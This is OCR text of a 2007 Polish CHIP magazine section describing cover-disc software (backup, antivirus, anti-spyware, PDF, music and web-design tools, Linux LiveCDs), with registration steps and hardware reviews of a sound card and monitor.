Uruchamiamy Paragon Drive Backup 2006 i klikamy opcję »Back up hard disk or selected partitions«. Widzimy okno kreatora, klikamy przycisk »Next«. Wybieramy partycję, której kopię zapasową zamierzamy stworzyć. W dolnej części okna widzimy informację o łącznej pojemności archiwizowanych elementów oraz przewidywanej wielkości kopii. Klikamy przycisk »Next«. W kolejnym kroku dokonujemy wyboru lokalizacji kopii zapasowej. Aplikacja umożliwia zapis archiwum na dysku lokalnym lub sieciowym (»Save data to local/network drives.«) oraz nagranie na płytach CD lub DVD (»Burn the data to CD or DVD.«. W wypadku kopii tworzonej na dysku (lokalnym lub sieciowym) musimy określić folder i nazwę podkatalogu zawierającego archiwum w polu »Archive name«. Po dokonaniu wyboru klikamy »Next«. Następnie w pole »Please enter a short comment to describe the archive« wpisujemy krótki opis kopii bezpieczeństwa, który pozwoli nam rozpoznać jej zawartość. Klikamy »Next« (zobaczymy krótkie podsumowanie), ponownie »Next« i »Apply«, by rozpocząć proces archiwizacji danych.

■ **Windows 95/98/Me/XP**



DWA SILNIKI Podczas instalacji możemy zadecydować, czy zamierzamy korzystać równolegle z dwóch silników.



AKTUALIZACJA Warto pamiętać o pobraniu aktualnych baz danych definiujących najnowsze zagrożenia.

G DATA

Internet Security 2007



■ Internet Security 2007 firmy G DATA jest produktem, który zdobył uznanie nie tylko w Polsce. W najnowszej edycji pakietu, znajdującej się na krążku CHIP-a, poprawiono funkcjonowanie programu antywirusowego. Działa on szybciej od poprzedniej wersji. Podwójny skaner antywirusowy, zbudowany na bazie dwóch niezależnych silników, zapewnia skuteczną ochronę przed wirusami, rootkitami i innymi zagrożeniami. Co ciekawe, podczas instalacji programu możemy samodzielnie zdecydować, czy zamierzamy korzystać z podwójnej ochrony, czy też zależy nam wyłącznie na szybkości działania programu. Zalecamy jednak skorzystać z obu silników. Aplikacja chroni także transakcje bankowe przeprowadzane za pośrednictwem przeglądarki internetowej. Zamieszczona na płytach DVD i CD wersja programu stanowi solidną ochronę dla komputera podłączonego do Internetu.

Instalacja i konfiguracja


Uruchamiamy program instalacyjny z płyty DVD. Klikamy »Dalej«, zaznaczamy pole przy »Akceptuję warunki umowy licencyjnej« i ponownie wybieramy »Dalej«. Pozostawiamy domyślnie zaznaczone pole przy »Pełna«. W kolejnym kroku pozostawiamy domyślnie ustawione »Dwa silniki«. Następnie stawiamy zaznaczenie przy polach »Konfiguruj Strażnika teraz« i »Konfiguracja automatyczna«. Na etapie instalacji możemy zdecydować o stopniu zabezpieczeń. Z listy »Szablony zabezpieczeń« wybieramy »Bardzo wysoki poziom zabezpieczeń«, zaś z listy »W razie infekcji« – opcję »Dialog z użytkownikiem«. W kolejnym oknie pozostawiamy domyślne ustawienia i klikamy »Dalej«. Po ponownym uruchomieniu Windows widzimy okno, w którym klikamy przycisk »Aktualizuj teraz«, by pobrać aktualizacje baz danych wirusów.

■ **Windows 95/98/Me/XP**
■ **ograniczenia: program działa przez 90 dni, licencja wygasa 1 lipca 2007 r.**

tylko na DVD · dostępne na CD

WWW.GAZETAPODATNIKA.PL

Rozliczenia Roczne 2006





TEST Zanim wydrukujemy formularz, powinniśmy sprawdzić poprawność danych, klikając przycisk »Sprawdź«.

■ Program umożliwia wypełnienie i wydrukowanie deklaracji podatkowych za rok 2006 wraz z załącznikami. Aplikacja kontroluje dane i ułatwia wykrycie błędów.

PIT-y krok po kroku

Zanim rozpoczniemy obliczanie należnego podatku, powinniśmy sprawdzić, czy na stronie producenta nie pojawiła się nowsza wersja aplikacji. Służy do tego przycisk »Sprawdź czy jest nowsza wersja«, widoczny w startowym oknie programu. Po przeprowadzeniu aktualizacji rozpoczynamy pracę z programem. Pierwszy krok to wybór typu formularza PIT, na jakim będziemy rozliczać się z urzędem skarbowym, oraz określenie, czy wypełniamy formularz indywidualnie, czy z małżonkiem. Więcej informacji na temat poszczególnych typów zeznań podatkowych odnajdziemy w objaśnieniach do formularzy dostępnych po kliknięciu ikon z symbolem zielonego znaku zapytania. O tym, czy korzystniej będzie nam rozliczyć się razem, czy osobno, dowiemy się, korzystając z wbudowanego w program kalkulatora »Razem czy osobno«.

■ **Windows 95/98/Me/NT/2000/XP**

SONECT

+FIRMA





FIRMA POD KONTROLĄ +FIRMA to w pełni funkcjonalny „kombajn" przeznaczony do zarządzania firmą.

■ +FIRMA to funkcjonalny i intuicyjny w obsłudze pakiet do zarządzania małą i średnią firmą. Funkcjonalność aplikacji pozwala na łatwe i szybkie kontrolowanie obiegu dokumentów oraz skuteczne i elastyczne zarządzanie procesami zachodzącymi w firmie. Aplikacja składa się z wielu modułów. Najważniejsze z nich to Faktury i Magazyn. Pierwszy umożliwia m.in. wystawianie faktur VAT oraz korekt, faktur pro forma, paragonów fiskalnych, zamówień, a także rejestrację dokumentów zakupu. Moduł Magazyn pozwala na tworzenie dokumentów inwentaryzacji, prowadzenie rejestrów VAT i środków trwałych. Ponadto program oferuje w pełni funkcjonalne moduły, takie jak Analizy (tworzenie raportów), Rejestr VAT, Księga Przychodów i Rozchodów, Kalkulator odsetek.

Rejestracja

Aby skorzystać z pakietu, należy go zarejestrować na stronie producenta **www.sonect.pl/new_user.xml**. W pole »Miejsce zakupu« należy wpisać »miesięcznik CHIP«. Po dokonaniu wpisu automat wyśle kod aktywacyjny.

■ **Windows 98/Me/NT/2000/XP**
■ **rejestracja na stronie: www.sonect.pl/new_user.xml**
■ **ograniczenia: program działa przez 12 miesięcy**

WEBROOT

SpySweeper 5





AUTOMATYCZNA REJESTRACJA Zanim rozpoczniemy pracę, musimy podać działający adres email.

■ Program wyszukujący i usuwający aplikacje szpiegujące, takie jak keyloggery, spyware, hackware, dialery, adware, oraz programy śledzące zmiany cookies.

Jak to działa?


Po zainstalowaniu aplikacji SpySweeper oferuje nam 12 różnych elementów ochronnych, domyślnie aktywowanych przy starcie systemu operacyjnego. Dostęp do głównego okna aplikacji uzyskamy, klikając prawym przyciskiem ikonę SpySweepera widoczną w zasobniku systemowym i wybierając »Options«.

Usuń śmieci!

Warto sprawdzić, czy na dysku twardym nie mamy już „szpiegów". Klikamy prawym przyciskiem myszy ikonę aplikacji widoczną w zasobniku systemowym. Wybieramy z menu kontekstowego opcję »Home«. W oknie aplikacji, które widzimy na ekranie, klikamy przycisk »Start Sweep«, by rozpocząć skanowanie dysku twardego.

■ **Windows 98/Me/XP/Vista**
■ **ograniczenia: program działa przez 180 dni**

tylko na DVD · dostępne na CD




PO POLSKU Dobra polonizacja i wygodna obsługa zachęcają do korzystania z Music Studio 2007.

ASHAMPOO

Music Studio 2007





Aplikacja służy do katalogowania, konwersji i archiwizacji plików audio. Potrafi ripować muzykę z płyt CD-Audio, zapisywać skompresowane pliki na płytach CD i DVD oraz zmieniać formaty, w jakich zarejestrowana została muzyka.

Rejestracja

Program możemy zarejestrować podczas instalacji. Pozostawiamy zaznaczone pole przy »Get fullversion key«. Po skopiowaniu plików aplikacja otworzy stronę WWW, na której wpisujemy adres email i klikamy »Send«. W emailu od firmy Ashampoo klikamy zawarty w wiadomości odsyłacz. Otwiera się strona WWW, którą… ignorujemy. Sprawdzamy ponownie pocztę. W kolejnym mailu odnajdziemy kod rejestracyjny, który kopiujemy do Schowka. Przechodzimy do okna Ashampoo Music Studio. Wybieramy z menu »Pomoc« opcję »Kup/Zarejestruj«. Klikamy przycisk »Wpisz kod«, wklejamy numer rejestracyjny, który otrzymaliśmy pocztą, i wciskamy »OK«.

- Windows XP
- wymagana rejestracja przez Internet

EDYTOR GRAFIKI Polska lokalizacja i zbiór dobrych narzędzi. Warto wypróbować.

ASHAMPOO

Photo Commander 4



Program przydaje się do katalogowania i korekty zdjęć. Aby otrzymać klucz rejestracyjny, proponujemy skorzystać z opisu procedury rejestracji zamieszczonej w poradach do programu Ashampoo Music Studio 2007 – metoda postępowania jest identyczna.

Zrzuty ekranu

Wbudowany w aplikację moduł do zrzutów zawartości ekranu oferuje większe możliwości niż obsługiwany w Windows skrót [Print Screen]. Program uwzględnia przy zapisie wskaźnik myszy. Aby uruchomić aplikację, z menu »Start« wybieramy kolejno »Wszystkie programy«, »Ashampoo«, »Ashampoo Photo Commander 4« i »Ashampoo Photo Commander 4 capture mode«. Wskazujemy na liście »Format wyjściowy« opcję »PNG – Portale Network Graphics«. Klikamy przycisk »Start«, by uruchomić procedurę kopiowania zawartości okien. Dostrzeżemy czerwone pole z napisem »Ctrl+Click = Capture« przyczepione do wskazanego wskaźnikiem myszy okna. Naciskamy lewy [Ctrl] i klikamy na okno. Dźwięk migawki podpowiada nam, że zrzut ekranu został zapisany.

- Windows XP
- wymagana rejestracja przez Internet




UKŁADANKA Gotowe szablony stron WWW umożliwiają zaprojektowanie serwisu w kilka minut.

INCOMEDIA

WebSite X1



Efektowne serwisy WWW często wymagają gigantycznego nakładu pracy grafików i projektantów, zanim ujrzą światło dzienne. Czy możliwe jest zaprojektowanie przyzwoitej strony domowej bez ogromnego wysiłku? Oczywiście, pod warunkiem że skorzystamy z odpowiedniego narzędzia.

Układanka z klocków

Budowanie serwisu WWW za pomocą WebSite X1 przypomina zabawę w układanie klocków. Po uruchomieniu aplikacji klikamy przycisk »Next«, stawiamy zaznaczenie przy »Create a new project« i w kolejnym kroku wpisujemy tytuł strony WWW, autora oraz nasz adres email. Następnie decydujemy, gdzie będzie znajdowało się menu serwisu, zaznaczając pole przy »Vertical menu« (lewy bok) lub »Horizontal menu« (górna cześć strony). Kolejne etapy to wybór jednego z dziesięciu szablonów stron WWW, tworzenie mapy serwisu, projektowanie układu i dodawanie elementów (grafika, tekst, animacje Flash i filmy). I końcowy krok, czyli – zapis projektu na dysku lub publikacja poprzez FTP.

- Windows 98/Me/XP

tylko na DVD · dostępne na CD

SOFTLAND

novaPDF Printer Lite 3.3



DRUKOWANIE PDF-ÓW Program Softlandu widoczny jest w systemie Windows jako wirtualna drukarka.

Jeśli zakup Adobe Acrobat jest dla ciebie zbyt dużym wydatkiem, proponujemy aktualny numer CHIP-a i novaPDF Printer Lite.


Rejestracja

Po zainstalowaniu aplikacji i restarcie Windows wybieramy z menu Start kolejno »Wszystkie programy«, »novaPDF Printer Lite 3« i »Get Free Registration Key«. Wpisujemy w pole »Full Name« imię i nazwisko, a w pole »E-mail« i »Confirm e-mail« nasz adres emailowy. Wysyłamy formularz, klikając przycisk »Submit«. Sprawdzamy pocztę. Kopiujemy do Schowka klucz rejestracyjny. Z menu Start wybieramy »Drukarki i faksy«. Klikamy prawym przyciskiem myszy ikonę »novaPDF Lite v3« i wybieramy z menu kontekstowego »Właściwości«. Na zakładce »About« klikamy przycisk »Zarejestruj…«. W pole »Zarejestrowano dla:« wpisujemy »VNU«, a w pole »Klucz rejestracyjny:« wklejamy zawartość Schowka, po czym klikamy »OK«.

- **Windows XP**
- **rejestracja na stronie: www.novapdf.com/free-registration.php?src=21**

DS. DEVELOPMENT

Email Adress Collector



KOLEKCJONER Aplikacja ułatwia proces wyszukiwania adresów w skrzynkach programów Outlook i Outlook Express.

Kolekcjoner adresów – to najlepsze określenie na niewielki program firmy DS. Development. Niestety, aplikacja współpracuje jedynie z programami pocztowymi Microsoftu – Outlookiem i Outlook Expressem.

Kopiowanie adresów ze stron WWW

Email Adres Collector ułatwi zebranie adresów z rozbudowanych serwisów WWW niezależnie od tego, czy zamierzamy je wykorzystać w książkach adresowych Outlooka i Outlook Expressa. Możemy użyć dostępnych w programie narzędzi do zapisania listy adresów w pliku tekstowym. Otwieramy stronę WWW zawierającą adresy emailowe. Zapisujemy dokument na dysku twardym. Uruchamiamy Email Adress Collector. W oknie aplikacji rozwijamy gałąź »Local Web Pages« i klikamy »Select html file…«. Wskazujemy zapisany uprzednio dokument. Aplikacja wyświetli w środkowej części okna odnalezione adresy. Klikamy prawym przyciskiem myszy w środkowym obszarze okna i wybieramy z menu kontekstowego opcję »Copy to clipboard«. Następnie wklejamy zawartość Schowka np. w oknie Notatnika.

- **Windows 98/Me/XP**

SECURED EMAIL AB.

ePrivacy Suite 3 Home



SZYFROWANIE Aplikacja firmy Secured eMail AB. ułatwia szyfrowanie poufnych dokumentów.

tylko na DVD · dostępne na CD

Pakiet oprogramowania, który umożliwia bezpieczne przekazywanie wiadomości pocztowych. Umożliwia także szyfrowanie folderów, dokumentów i plików.

Aktywacja konta

Podczas instalacji programu wpisujemy imię i nazwisko, nazwę firmy oraz nasz adres email. Po zainstalowaniu i uruchomieniu programu musimy dokonać aktywacji przez Internet. W oknie, które pokaże się na ekranie, zobaczymy nasze dane wprowadzone na etapie instalacji. Klikamy przycisk »Register«, by aktywować produkt. Jeśli instalacja przebiegła poprawnie, w ustawieniach programu na zakładce »Licence Information« dostrzeżemy napis »Licence is curently active«.

Aktywacja konta

Aby zaszyfrować plik, klikamy prawym przyciskiem myszy ikonę dokumentu. Wybieramy opcję »Secure nazwa_pliku«. W pola »Enter password« i »Confirm« wpisujemy dwukrotnie to samo hasło.

- **Windows 98/Me/XP**
- **wymagana aktywacja przez Internet**



Wybrane programy

Antyrootkity
- RootkitRevealer 1.71 NOWA WERSJA
- Sophos Anti-Rookit 1.2.1 NOWA WERSJA

Antyspam
- Comodo AntiSpam 1.01
- Milo spam killer 0.7.4
- Privoxy 3.0.6 NOWA WERSJA
- SPAMFighter Free 5.0.7 NOWA WERSJA
- Spamihilator 0.9.9.10
- SpamPal 1.73g beta

Antyspyware
- Ad-Aware SE Personal 1.06
- a-squared HiJackFree 2.1.0.12 NOWA WERSJA
- BPS Spyware Remover 9.4.0.0 NOWA WERSJA
- HijackThis 1.99.1
- Spy Sweeper Free 5.3.1.2346 NOWA WERSJA
- Spybot – Search & Destroy 1.4
- Spyware Terminator 1.8.3.951 NOWA WERSJA
- xp-AntiSpy 3.96-4 NOWA WERSJA

Antywirusy
- Avast! 4.7 HomeEdition PL
- Avira AntiVir PE Classic 7.00.03.02 NOWA WERSJA
- BitDefender 8 FreeEdition
- ClamWin Antivirus 0.88.7 NOWA WERSJA
- Comodo Antivirus 1.1

Blokowanie IP
- PeerGuardian Lite
- PeerGuardian2

Firewalle
- Ashampoo FireWall 1.1
- Comodo Personal Firewall 2.4.18 NOWA WERSJA
- GhostWall 1.150
- Jetico Personal Firewall 1.0.161
- m0n0 firewall 1.22
- ZoneAlarm Free 7.0.302.000 NOWA WERSJA

Kontrola plików
- FileChecker 1.7
- WinPatrol 11.1.2007 NOWA WERSJA

Kontrola rodzicielska
- Beniamin 1.4.187
- Naomi 3.2.90

Kopie bezpieczeństwa
- Cobian Backup 8.2.0.179 NOWA WERSJA
- Comodo BackUp 1.0.0.1
- DriveImage XML 1.18
- MyBackup 1.01
- SyncBack 3.2.14

Linux LiveCD
- mini Pentoo LiveCD 2006.1

Nadzór nad procesami
- Process Explorer

Ochrona prywatności
- CCleaner 1.37.456 NOWA WERSJA
- DBAN 1.0.7
- Eraser 5.8
- FraudEliminator 2.4.1
- HDCleaner 2.363 NOWA WERSJA
- JAP 00.06.00


ANTYSPYWARE

xp-AntiSpy 3.96.-4

NOWA WERSJA

Program narzędziowy, który pozwala na szybkie wyłączenie zbędnych usług i serwisów Windows, zwiększając tym samym bezpieczeństwo systemu operacyjnego. Możliwe jest np. zablokowanie automatycznego pobierania licencji powiązanych z plikami odtwarzanymi za pomocą Windows Media Playera oraz zablokowanie aktualizacji tego odtwarzacza. Większość funkcji xp-AntiSpy została dokładnie opisana (w języku polskim), dzięki czemu nie poruszamy się po oknie aplikacji w ciemno. Program ma cztery gotowe profile ustawień umożliwiające szybką zmianę parametrów pracy systemu operacyjnego. W menu »Opcje specjalne« warto zwrócić uwagę na funkcję »Limit połączeń...«, za pomocą której możemy zmienić ograniczenia połączeń – przydaje się, gdy korzystamy z klientów P2P.

■ **Windows XP**



XP-ANTISPY Przygotowane profile umożliwiają szybką zmianę ustawień Windows XP.


ANTYWIRUSY

Avira AntiVir PE Classic

NOWA WERSJA

Popularny, darmowy program antywirusowy firmy Avira. Dostępny na płycie DVD CHIP-a w dwóch odmianach, do systemów Windows 98/Me oraz NT/2000/XP. Aplikację możemy nieodpłatnie wykorzystywać w domu, ale nie będziemy mogli pobrać aktualnych wzorców wirusów – program oferuje jednak bardzo bogatą, wbudowaną bazę wzorców „szkodników". Niewielkie rozmiary wersji instalacyjnej oraz skromne wykorzystanie mocy obliczeniowej i zasobów komputera umożliwiają swobodną pracę z uruchomioną osłoną antywirusową nawet na nie najnowszym pecецie. Aplikacja została wyposażona w narzędzia do skanowania sektorów rozruchowych dysków oraz moduł umożliwiający planowanie badania plików.

■ **Windows 9x/Me/XP**



AVIRA ANTIVIR PE CLASSIC Mały, sprawny antywirus. Niestety, nie ochroni nas przed najnowszymi „szkodnikami".

SKANERY ANTYWIRUSOWE

Stinger 3.0.61

NOWA WERSJA

Skaner antywirusowy opracowany przez firmę McAfee, producenta popularnego programu do ochrony przed „szkodnikami". Aplikacja nie zapewni naszemu komputerowi stałej ochrony, jak dzieje się to w wypadku typowych pakietów ochronnych, może jednak posłużyć do przeskanowania dysku twardego, jeśli podejrzewamy infekcję. Baza wykrywanych wirusów jest niewielka (możemy ją sprawdzić, klikając przycisk »List Viruses«). W praktyce program służy do wykrywania i oczyszczania plików z różnych odmian „szkodnika" W32/Bacalid zarażającego pliki wykonywalne i biblioteki DLL. Aplikacja może być uruchamiana z wiersza poleceń z parametrami, których listę wyświetlamy, dodając do polecenia flagę »/?«.

■ **Windows 98/Me/XP**



STINGER „Szczepionka", która uzdrowi pliki zarażone przez wirusa W32/Bacalid.

tylko na DVD · dostępne na CD

FEDORA CORE 6 LIVECD

Nowa Fedora Core

LIVECD

LiveCD zbudowane na bazie popularnej dystrybucji Fedora Core 6. Kompletny system operacyjny zawierający pakiet podstawowych aplikacji biurowych, gier oraz zbiór oprogramowania komunikacyjnego. Środowisko graficzne jest dostępne w języku angielskim. Jeśli nawet nie wykorzystamy Fedory do pracy, warto sięgnąć po zestaw prostych gier logicznych dołączonych do dystrybucji.

■ **info: fedoraproject.org**

SMOOTHWALL EXPRESS 3 ALPHA

Firewall

OCHRONA

Dystrybucja zbudowana na bazie Debian GNU/Linux. Można ją wykorzystać jako firewall, który (z pomocą doświadczonego „admina") zadba o bezpieczeństwo firmowej lub domowej sieci lokalnej. Po zainstalowaniu na dysku twardym i wstępnym skonfigurowaniu dystrybucji Smoothwall Express możemy zarządzać Linuksem zdalnie, za pośrednictwem przeglądarki internetowej.

■ **info: www.smoothwall.org**

KNOPPIX 5.1.1

Desktopowy Linux

LIVECD

Instalacja Linuksa na dysku twardym niesie ze sobą ryzyko, że jeśli Pingwin nie przypadnie nam do gustum, trzeba będzie pracowicie go usuwać. Na szczęście jest Knoppix. Bardzo udana dystrybucja zbudowana na bazie Debiana. System operacyjny jest uruchamiany z płyty CD. Oferuje pakiet prawie 2000 aplikacji gotowych do uruchomienia prosto z krążka. Środowisko graficzne oraz część aplikacji dostępna jest w języku polskim. Aby uruchomić Knoppiksa po polsku, po starcie komputera z płyty wpisujemy polecenie »knoppix lang=pl« i naciskamy [Enter].

■ **info: www.knoppix.org**



DAMN SMALL LINUX 3.2

Dobrze poukładane 50 MB

LIVECD



Pięćdziesiąt MB na system operacyjny? Przy rozmiarach Windows Vista i najpopularniejszych Linuksów takie rozmiary systemu wydają się zbyt małe, by nadawał się do pracy. A jednak. Damn Small Linux (DSL) oferuje nie tylko dobrze opracowany interfejs, ale także szereg niezbędnych aplikacji (np. do surfowania po Sieci i edycji dokumentów). Arkusz kalkulacyjny? Proszę bardzo. Edytor tekstu? Też się znajdzie. Dodajmy jeszcze narzędzia do instalacji Linuksa na pendrivie.

■ **info: www.damnsmalllinux.org**

MANDRIVA ONE 2007

Po polsku, prosto z płyty

LIVECD

System znany wcześniej pod nazwą Mandrakelinux obecnie rozwijany jest jako Mandriva. One 2007 Metisse to system operacyjny uruchamiany z płyty CD. Podczas startu Linuksa możemy wybrać polską wersję językową systemu. Mandriva One może także zostać zainstalowana na dysku twardym – wystarczy kliknąć ikonę »Live install« widoczną na pulpicie uruchomionego systemu operacyjnego. Dopracowane środowisko graficzne i zbiór świetnych aplikacji – to wystarczająca rekomendacja, by zapisać na płytę Mandrivę.

■ **info: www.mandriva.com/community/mandrivaone**



SYSTEM RESCUE-CD 0.3.2

Na ratunek

LIVECD

Zbiór programów narzędziowych uruchamianych z płyty CD, które zawsze warto mieć pod ręką. Do systemu operacyjnego dołączono pakiet ntfs-3g, który umożliwia dostęp do plików i ich modyfikowanie na partycjach NTFS. Jeśli tekstowy interfejs konsoli utrudnia nam posługiwanie się tym pakietem ratunkowym, możemy uruchomić środowisko graficzne, wpisując polecenie »startx« i naciskając [Enter]. W razie poważnej awarii Windows, programy dostępne na płycie pomogą odzyskać ważne pliki.

■ **info: www.sysresccd.org**



TRINITY RESCUE KIT 3.2

Minipakiet ratunkowy

LIVECD

Kolejna ratunkowa dystrybucja typu LiveCD wyposażona w cztery skanery antywirusowe, narzędzia do resetowania zapomnianych haseł w Windows i aplikacje służące do odzyskiwania skasowanych plików. Jednym z ciekawych rozwiązań jest możliwość tworzenia kopii partycji NTFS. Aby wyświetlić szczegółową dokumentację do Trinity Rescue Kit, wystarczy wpisać polecenie »trkhelp« i nacisnąć [Enter]. Uwaga! Raczej dla obeznanych z Pingwinami.

■ **info: trinityhome.org/trk**



tylko na DVD dostępne na CD

TESTY

W aktualnym numerze CHIP-a proponujemy lekturę testów 6 urządzeń i 12 programów oraz recenzję jednego serwisu internetowego, trzech gier i multimedialnej encyklopedii.



■ W laboratorium CHIP-a przetestowaliśmy nową kartę dźwiękową Creative'a wyposażoną we własną pamięć podręczną, która ma służyć za bufor dla plików audio 🗎 **107**. Jeśli poszukujecie dobrego, 19-calowego monitora LCD – warto wydać pieniądze na model LG Flatron L1982U-BF 🗎 **107**. Niestety, nowa nagrywarka DVD tego samego producenta wypada gorzej od poprzedniczki 🗎 **107**. Mobilna muzyka i filmy? Odtwarzacz Pentagram Vanquish RT Video ma pojemną pamięć i odpowiedni wyświetlacz 🗎 **108**. W testach uwzględniliśmy także płyty główne. Tym razem produkty firm Asus i DFI 🗎 **108**.

■ Testy programów zdominowały różnego typu narzędzia. Przetestowaliśmy HD Tune – aplikację mierzącą wydajność dysków twardych 🗎 **110** oraz programy do partycjonowania dysku, zmian nazw plików i sprawdzania komponentów sprzętowych 🗎 **111**. Oceniliśmy także dobre narzędzie do zarządzania zbiorami multimedialnymi 🗎 **110** i odtwarzacz, który stanowi świetną alternatywę dla Winampa 🗎 **110**. Miłośnicy fotografii cyfrowej zapewne chętnie przeczytają test przeglądarki PhotoLine Studio Basic 🗎 **112**, a ci, którzy nie mają czasu sięgnąć po książkę, być może rozważą (za naszą namową) zakup Expressivo 🗎 **112**. Na tej samej stronie krótka recenzja aplikacji, która pomoże nam uporać się z formularzami PIT i wypełnić wszystkie rubryki bez błędów. W części komunikacyjnej polecamy recenzje klienta sieci P2P Gnutella o nazwie LimeWire 🗎 **113**, popularnego programu CCleaner służącego m.in. do wymazywania historii odwiedzanych stron WWW 🗎 **113** oraz opis SopCast 🗎 **114** – cyfrowego odbiornika internetowych stacji telewizyjnych. W tym miesiącu prezentujemy tylko jedną recenzję serwisu internetowego – za to jakiego! GameHippo.com jest najlepszym przewodnikiem po darmowych grach dostępnych w Internecie 🗎 **114**. Skoro o rozrywce mowa – warto przeczytać, co nasi recenzenci sądzą o czwartej odsłonie Broken Sworda 🗎 **114**, trzeciej części Europa Universalis 🗎 **115** oraz grze Eragon 🗎 **115** powstałej na kanwie książki, która odniosła ogromny sukces w USA. Dla żądnych wiedzy mamy recenzję Multimedialnej encyklopedii powszechnej PWN Edycja 2007 🗎 **115**.

Tak ocenia CHIP

Sprzęt testowany w laboratorium CHIP-a oceniany jest w kategoriach POWER i ECONO. W pierwszej wyniki przeliczane są z bazowej oceny POWER w odniesieniu do oceny najlepszego w swojej kategorii produktu. Urządzenia, których nie obejmują kategorie rankingów CHIP-a, otrzymują subiektywną ocenę, podobnie jak recenzowane oprogramowanie. Jakość/Cena wyliczana jest na bazie zamieszczonego poniżej wzoru.

Przelicznik POWER na ocenę produktu

celująca	■■■■■	(90 %–100 %)
bardzo dobra	■■■■□	(75 %–89,99 %)
dobra	■■■□□	(60 %–74,99 %)
dostateczna	■■□□□	(45 %–59,99 %)
mierna	■□□□□	(20 %–44,99 %)
niedostateczna	□□□□□	(0 %–19,99 %)

Przelicznik ECONO na Jakość/Cena

celująca	■■■■■	(90 %–100 %)
bardzo dobra	■■■■□	(75 %–89,99 %)
dobra	■■■□□	(60 %–74,99 %)
dostateczna	■■□□□	(45 %–59,99 %)
mierna	■□□□□	(20 %–44,99 %)
niedostateczna	□□□□□	(0 %–19,99 %)

Spis testów

KARTY DŹWIĘKOWE	MONITORY LCD 19"	NAGRYWARKI DVD
CREATIVE SOUND BLASTER X-FI XTREME FATAL1TY PRO	LG FLATRON L1982U-BF	LG GSA-H42N
	4 POWER, 26 ECONO – MIEJSCE	15 POWER, 13 ECONO – MIEJSCE

CREATIVE SOUND BLASTER X-FI XTREME FATAL1TY PRO

OCENA	■■■■■ (5/5)
JAKOŚĆ/CENA	■■■■□ (4/5)
DOSTAWCA	www.pl.europe.creative.com
CENA	520 PLN

DANE TECHNICZNE

Układ audio:	X-Fi
Rozdzielczość sygnału:	24 bity
Częstotliwość stereo/surround (kHz):	192/96
Liczba obsługiwanych głośników:	8
Odstęp sygnału/szum (SNR):	109 dB
Wyjścia:	słuchawkowe, line-out, S/PDIF elektryczne
Wejścia:	mikrofonowe, line-in
Gwarancja:	24 miesiące

Dźwięk dla graczy: Kolejna karta dźwiękowa z serii Sound Blaster X-Fi ma spełnić oczekiwania namiętnych graczy komputerowych. By to podkreślić, producent w wyjątkowo długiej nazwie powołał się na pseudonim jednego z najbardziej znanych zawodowych graczy – Johnathana „Fatal1ty" Wendela.

Jak przystało na model dla zawodowców, nowa karta zapewnia dźwięk o stosunku sygnału do szumu 109 dB. Dzięki zainstalowaniu kości pamięci X-RAM o pojemności 64 MB można pozwolić sobie podczas zabawy na zaawansowane efekty audio bez obniżania płynności gry. Specjalnie opracowane tytuły będą kopiować próbki dźwięku do pamięci X-RAM na karcie dźwiękowej, z której podczas rozgrywki będą odtwarzane odgłosy. W zwykłych kartach dźwiękowych dane są przechowywane w pamięci RAM komputera, a ich przesyłanie do karty angażuje procesor, co powoduje spowolnienie gry.

Karta obsługuje najnowszy standard dźwięku środowiskowego EAX ADVANCED HD 5.0 i wykorzystuje technologię X-Fi CMSS 3D w celu zapewnienia realistycznego dźwięku przestrzennego w słuchawkach.

PODSUMOWANIE Bardzo dobra karta dźwiękowa dla zawodowych graczy.

ALTERNATYWA Creative Sound Blaster X-Fi Elite Pro

Grzegorz Glonek

LG FLATRON L1982U-BF

OCENA	■■■■■ (5/5)
JAKOŚĆ/CENA	■■■□□ (3/5)
DOSTAWCA	www.lge.pl
CENA	1380 PLN

Przekątna:	19"
Maksymalna rozdzielczość:	1280×1024
Typ matrycy:	TN
Czas odpowiedzi matrycy:	2 ms
Kontrast:	2000:1
Jasność:	300 cd/m²
Kąty widzenia (poziom/pion):	170°/170°
Gwarancja:	36 miesięcy

